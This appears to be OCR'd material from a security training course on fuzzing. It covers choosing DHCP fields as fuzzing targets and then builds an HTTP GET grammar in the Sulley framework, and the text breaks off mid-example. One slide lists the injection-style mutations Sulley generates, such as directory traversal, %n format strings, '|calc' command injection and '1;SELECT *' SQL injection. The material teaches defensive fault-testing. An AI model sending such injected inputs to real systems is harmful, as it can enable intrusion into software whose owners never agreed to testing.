
Your Turn

Now we've examined the various criteria that should be tested in a protocol. Let's look at an example as if it were a fuzzing target we are embarking upon. This slide shows the Wireshark interpretation of a DHCP Discover message from a Windows XP client. Several fields are present in the DHCP message; take a minute to evaluate the fields that are present and identify a few targets based on our discussion of testing targets.

Based on the limited information you can ascertain about the nature of DHCP frame formatting shown in this slide, at least a handful of interesting fields can be identified as potential targets:

- Message type: The message type is "Boot Request". It would be useful to evaluate how the DHCP server responds to unsupported message types. This same principle would also apply to hardware type.
- Hardware address length: The hardware address length is reported as "6", which corresponds to a 48-bit MAC address. Further analysis of the DHCP specification will also reveal that later fields (such as the Client MAC address field) are read based on the interpreted hardware address length. This would be an interesting field to target, using both a very short and a very long hardware address length.
- Bootp file name: The bootp file name is not given in this slide, but it is possible to supply information in that field. Anytime a filename is referenced, we should evaluate directory recursion and command injection vulnerabilities, since it is expected that the DHCP server will attempt to open and read the contents of the named file.
- Options: The option fields in a DHCP request consist of three sub-field – option type, length, and value. Anytime a length field is identified in a protocol, it should be a target for a fuzzer. Repeating a single option multiple times should also be evaluated to determine if the target correctly handles values larger than the maximum length for a single option.

Other targets also exist in this protocol and have been successfully exploited, including CVE-2004-0460, a buffer overflow in the ISC DHCPD server when multiple hostnames are specified in the DHCP option list.



Summary

In this module, we introduced the topic of fuzzing, not as an attack but as a fault-testing technique. Fuzzing has been widely used by security professionals including penetration testers to identify flaws in targeted systems that can lead to exploitable system conditions.

We examined multiple fuzzing techniques including dynamic instrumentation fuzzing and intelligent mutation fuzzing. Both techniques have been used successfully for identifying bugs in various technologies.


When generating test cases, there are multiple opportunities that should be areas of focus. Integer values in data sets can represent multiple vulnerabilities, including integer underflows due to the misuse of signed and unsigned values. String values of various lengths and common delimiters can also be manipulated to test for vulnerabilities in commonly-used function calls. Common vulnerabilities in interpreted and even compiled languages should also be evaluated for directory transversal and command-injection vulnerabilities.

Additional Reading

- http://www.fuzzing.org/
- http://media.techtarget.com/searchSoftwareQuality/downloads/CH21_Fuzzing.pdf
- https://github.com/secfigo/Awesome-Fuzzing ("a curated list of fuzzing resources" by Mohammed A. Imran)


Additional Reading

- http://www.fuzzing.org/
- http://media.techtarget.com/searchSoftwareQuality/downloads/CH21_Fuzzing.pdf
- https://github.com/secfigo/Awesome-Fuzzing



Building a Fuzzing Grammar with Sulley

In this module, we'll dive into the use of the Sulley fuzzing framework for vulnerability discovery, allowing us to create custom fuzzers for any protocol we specify.




Objectives

In this module, we'll take a deep dive into the use of the Sulley fuzzer. We'll start off exploring how Sulley is structured and how to examine the functionality Sulley offers. Most of the module will be spent examining how we can use Sulley to build a protocol grammar, describing an arbitrary protocol in such a way that Sulley can intelligently mutate through the expected protocol parameters to identify vulnerabilities. Once the grammar is composed, we'll examine how to launch a Sulley session and deliver the mutations to a target.

During the delivery of Sulley's protocol mutations, we can monitor and control the status of our target using helpers and agents. Finally, we'll examine the tools Sulley provides for post-mortem analysis of a crash. Finally, we'll wrap this information together in a hands-on lab exercise where you'll build your own grammar to fuzz a target protocol.

Sulley as a Fuzzing Framework




```
#!/usr/bin/python
from sulley import *
s_initialize("HTTP GET")
s_static("GET")
s_delim(" ")
s_delim("/")
s_string("index.html")
s_delim(" ")
s_string("HTTP")
s_delim("/")
s_string("1")
s_delim(".")
s_string("1")
s_static("\r\n")
s_static("Host: www.google.com\r\n")
s_static("User-Agent: ")
s_string("Mozilla")
s_delim("/")
s_string("5")
s_delim(".")
s_string("0")
```


Sulley as a Fuzzing Framework

As a tool, Sulley allows us to take a well-defined protocol such as an HTTP exchange and describe it in a syntax language. Based on how we describe the language, Sulley iterates through multiple mutations of the data, sending each mutation to one or more defined targets and observing the response.

In the example on this slide, we have a Wireshark packet capture displaying an HTTP GET request on the left, and a partial Sulley representation of the data on the right. As we continue through this module, we'll examine the Sulley primitives that allow us to describe a protocol (using HTTP as our example), culminating with a lab exercise where you'll use Sulley to fuzz a given target.


Leveraging Sulley

- Framework for describing a protocol (grammar)
- Sulley delivers protocol mutations based on your grammar
  - Monitors target responses, logs traffic
  - Can control VMs to reset target
  - Assists in analysis of crashes
- Written in Python, open-source
  - Python development experience not required
- Linux or Windows (mostly Windows)

Leveraging Sulley

Sulley is a framework for building a protocol grammar for intelligent mutation fuzzing, generating mutations based on the analyst's description of a protocol. In addition, Sulley delivers the mutations to one or more specified target, logging the data that is generated and monitoring the target's response (or lack of response) to the malformed data. Sulley also has the ability to assist in the analysis of a crash, or manipulate a target running in a virtual machine environment to reliably reset a target system following a crash, or to repeatedly validate a crash using a pristine target environment by reverting to specified VMware snapshots.

Sulley is written in Python, released under the GNU Public License (GPL). While Sulley scripts can take advantage of the flexibility of the Python language, it is not necessary to understand Python scripting to use Sulley. Simply understanding the configuration of the Sulley grammar with a basic understanding of formatting in a Python script is all that is needed to leverage this powerful tool.



Sulley Drawbacks

While Sulley is an impressive toolkit for fuzzing, it also has its drawbacks. Primarily, the development of a protocol grammar can be time-intensive, particularly for protocol that are complex in nature. Also, the execution time needed to test a target for a complex protocol can be significant (potentially taking days or weeks of testing), though this is a common component of any thorough fuzzing test suite.

Sulley also has minor bugs in the current source code repository (at the time of this writing). When asked, the author of Sulley states that he is not actively maintaining the code and addressing bugs reported on the Sulley website. However, the Sulley code is open-source and relatively simple, so we are free to fix any bugs we discover in our use. In the distribution of Sulley supplied for the lab exercise, this author has resolved any bugs that were discovered as part of the lab development.

Sulley is written to work on both Linux and Windows platforms; however, some of Sulley's functionality is only supported on Windows (including the ability to collect crash-dump information from a target). Sulley is able to generate test cases, capture data, and monitor a remote target (in the case of TCP-based applications), but is unable to capture post-mortem crash-dump data unless the target is running on Windows with a local Sulley process monitor agent.


Getting Sulley

- Like many open-source community projects, no official releases
  - Project is stable and functional
- Retrieve source from Sulley SVN repository
- Included on course USB drive with bugfixes

```
$ git clone https://github.com/OpenRCE/sulley
```


Getting Sulley

Like many open-source projects, there is no official release of Sulley. Instead, users are sent to the source-code repository to grab the latest version of the software using a Subversion client, as shown on this slide. A current version of Sulley with bugfixes suitable for the lab exercises is included with the course USB drive.



Setting Up

Sulley offers a tremendous amount of flexibility in how a target and fuzzing environment is established. For the purposes of our lab exercise, we'll be using a single system (your client) as both the fuzzer and the target, as shown in Example 1 (on left). In this configuration, the target software runs on the same system as Sulley, where Sulley sends the mutations and monitoring to the target using local network communications.

While this is suitable for simple fuzzing tests, Sulley can also accommodate more complex testing where more than one simultaneous target is evaluated, as shown in Example 2 (on right). When the fuzzing target is not on the same system as the fuzzer, we can deploy another instance of Sulley, which is controlled by the fuzzer system over a custom remote procedure call (RPC) protocol known as "pedrpc". In this configuration, the fuzzer can send the mutations directly to the target or through the RPC protocol, which then delivers the mutation over a local network interface (shown in Example 2, Target 1). Sulley can also communicate with a remote VMware control instance, where the local Sulley installation controls a copy of VMware's snapshot and restores functionality during testing. In this case, another local instance of Sulley is deployed in the virtual machine guest (shown in Example 2, Target 2/Guest).

With the exception of monitoring the crash-dump information on a Linux target, Sulley offers a variety of deployment options that will suit most needs for fuzzing a target.

Walkthrough: HTTP GET Request

- Fuzz HTTP server with malformed GET requests
- Documentation: RFC2616 – HTTP 1.1

```
GET /index.html HTTP/1.1
Host: www.sans.edu
```


Walkthrough: HTTP GET Request

In this set of examples, we're going to build a grammar to describe a simple HTTP GET request, manipulating a target HTTP server with malformed data. For documentation, we can reference RFC2616, available at http://www.ietf.org/rfc/rfc2616.txt.

In order to focus our grammar and simplify the process of understanding the Sulley primitives, we'll limit our testing to the simple GET request shown on this slide.

Sulley Functions

- All Sulley functions start with the prefix "s_"
  - Generally avoids namespace conflicts
- Initialize and build blocks to describe your components
  - Later tied together in a session
- Each Sulley function references a global variable for the current fuzzer

Sulley Functions

In Sulley, all functions start with the prefix "s_". This generally allows us to avoid namespace conflicts with other imports.

We'll use the Sulley functions to initialize and build blocks of functionality to describe the components we are testing. These blocks are later tied into sessions which will be delivered to our target.

In Sulley, each function reference uses a global variable which keeps track of the current block or grammar you are describing.

HTTP GET Request – Initialization

- s_initialize()
- Single argument of fuzzer name
- Uses a global variable to keep track of current construct

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")
```


HTTP GET Request – Initialization

The s_initialize function creates a new fuzzer construct definition identified with a string as a single parameter. Once called, Sulley will use a global variable to track all later access and additions to this construct.

HTTP GET Request – Immutable Values

- s_static()
- Accepts data to include that does not change
  - We are targeting GET requests
- ASCII strings or hex values as \xFF

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
```


HTTP GET Request – Immutable Values

When defining a protocol, it may be necessary or desired not to fuzz specific values. In these cases, Sulley provides the s_static() function which accepts a value specified in quotes as an ASCII string or any hex values specified with a leading \x (e.g. \xff).

In our example, we'll specify the static value "GET", since this will be the basis of our HTTP GET request.

HTTP GET Request – Delimiters

- s_delim()
- Must specify a default value
  - Default used for later field fuzzing
- Mutation will include repetition, substitution, and exclusion of default value

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
```


HTTP GET Request – Delimiters

Sulley provides the s_delim() function to identify the presence of a delimiter. Unlike the s_static() function, the value specified with s_delim() will be actively mutated as part of the fuzzing process. To use s_delim(), specify a string that is the default value (i.e., the legitimate value) for the protocol you are testing.

When Sulley mutates the s_delim() function, it will replace the default value with multiple repetitions of the specified value, as well as repetitions of common delimiters. Sulley will also test the target by excluding the specified delimiter. Once all mutations have been tested, Sulley will move on to the next field for mutation, using the default value specified.

HTTP GET Request – Strings

- s_string()
- Operates similarly to delimiter
- Mutations include
  - Repetition (2x, 1000x, ...)
  - Omission
  - Directory recursion (/../../)
  - Format strings (%n)
  - Command injection (|calc)
  - SQL injection (1;SELECT *)
  - CR+LF 1000x
  - NULL termination
  - Binary strings (\xde\xad)

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
s_static("/")
s_string("index.html")
```


HTTP GET Request – Strings

Sulley provides the s_string() function to identify the presence of a string in a protocol. Like s_delim(), specify a default value for use in generating mutations and for use when Sulley moves beyond this field into later mutations.

The use of s_string() will be very common in ASCII-based protocols, allowing you to exercise the target's string-handling functionality with a variety of malformed data, including:

- String repetition (2x the string length, 4x, 8x, even 1000x the default string)
- String omission
- Directory recursion
- Format strings using "%n"
- Command injection
- SQL injection
- Repetitious carriage return/line feed characters
- Manipulating the NULL terminator
- Binary strings not based on printable ASCII characters

HTTP GET Request – Numbers

- Used for binary or ASCII protocols
- 1/2/4/8 bytes: s_byte(), s_short(), s_long(), s_double()
  - Specify format=string for ASCII output, format=binary for binary
  - Specify endian="<" for little-endian, endian=">" for big-endian
- Sulley tests +/- 10 border cases near 0, maximum values, and common divisors (MAX/2, MAX/3, MAX/32, etc.)

HTTP GET Request – Numbers

When fuzzing a protocol, you may come across characteristics of the protocol best described with a number. Fortunately, Sulley provides multiple methods to represent numbers, using either ASCII or binary representation.

Four primary functions are available, depending on the length of the number you wish to represent:

- s_byte(), used to specify a 1-byte number
- s_short(), used to specify a 2-byte number
- s_long(), used to specify a 4-byte number
- s_double(), used to specify an 8-byte number

At a minimum, these functions are called with a default value in the format:

```
s_short(8)
```

Optionally, you may specify if the number is to be represented in big-endian or little-endian format by adding a `endian="<"` (less-than) argument to specify little-endian or `endian=">"` (greater-than) argument to specify big-endian. By default, Sulley represents all numbers in little-endian format. You may also configure the number value as a representation in binary (the default) or ASCII format by specifying `format="binary"` or `format="ascii"`. In the example below, a 4-byte number is represented in binary format using big-endian notation with a value of 31337:

```
s_long(31337, format="binary", endian=">")
```

Sulley will only generate a limited number of mutations for each number being represented, including the 10 positive and negative border cases (10 smallest values possible and 10 largest values possible), positive and negative values near 0, and common value divisors (such as the maximum value divided by 4). This provides adequate coverage to test the handling of a numeric value without testing every possible value. If you do wish to test every possible value for a number, you may specify the `full_range=True` parameter, as shown in the example below:

```
s_byte(0, full_range=True)
```

The full_range modifier should be used sparingly, and only with s_byte() or s_short() values. If used with s_long() and a 1/10th of a second delay between each test case, it would take 4,971 days to complete all the tests!

HTTP GET Request – Numbers

- Representing "1.1\r\n"
- "1.1" split into different fields
- Each "1" is represented with one byte
  - format="string"
- Is s_byte() the best representation for this value?

```
#!/usr/bin/env python
from sulley import *

s_initialize("HTTP")

s_static("GET")
s_delim(" ")
s_static("/")
s_string("index.html")
s_delim(" ")
s_static("HTTP")
s_delim("/")

s_byte(1, format="string")
s_delim(".")
s_byte(1, format="string")
s_static("\r\n")
```


HTTP GET Request – Numbers

Returning to our HTTP GET request example, we've filled in more of the protocol definition using the s_delim(), s_static() and s_string() functions. To represent the "1.1\r\n" portion of our request, we've specified two s_byte() values as follows:

```
s_byte(1, format="string")
s_delim(".")
s_byte(1, format="string")
```

Then followed by a static carriage return and line feed. In these s_byte() fields, we've specified format="string" to cause the number to be represented in ASCII format instead of the default binary format.

For the purposes of this example and to explain the functionality of Sulley, we used the s_byte() function to represent the value of the HTTP request version. However, it may merit further thought as to whether or not this was the best method for describing this part of the protocol. Depending on how the developer checks for the "1.1" value at the end of the request line, converting the values to numbers may not trigger any potential bugs (especially if the check is performed with a string-matching operation).

HTTP GET Request – Finishing Up the Grammar

- Add remaining strings, delimiters, and static data
- Helpful to add comments throughout for readability

```
# GET /index.html HTTP/
s_static("GET")
s_delim(" ")
s_static("/")
# omitted for space - in notes

# 1.1\r\n
s_byte(1, format="string")
s_delim(".");
s_byte(1, format="string")
s_static("\r\n")

# Host: www.sans.edu\r\n\r\n
s_string("Host")
s_delim(":")
s_delim(" ")
s_string("www.sans.edu")
s_static("\r\n\r\n")
```


HTTP GET Request – Finishing Up the Grammar

To finish up our example of the HTTP GET request, we can fill in the second line of the request using s_string() and s_delim(). Since all HTTP requests end with two successive carriage-return/line-feed pairs, a s_static() is used to specify this value at the end of the script.

Adding comments throughout the script with a leading pound sign ("#") is also useful to make the content more readable. Adding descriptions or a representation of the data you are describing will make editing your Sulley script easier as well.

HTTP GET Request – Counting Mutations

- s_num_mutations()
- Identifies the number of mutations
- Suggestion: Show mutation count at end of script
  - Allow cancel with CTRL+C if needed

```
import time
import sys

if s_block_start("main"):
  s_string("GET /index.html")
  s_static(" HTTP/")
  s_string("1.1")
  s_static("\r\n")
s_block_end("main")

print "Total mutations: " +
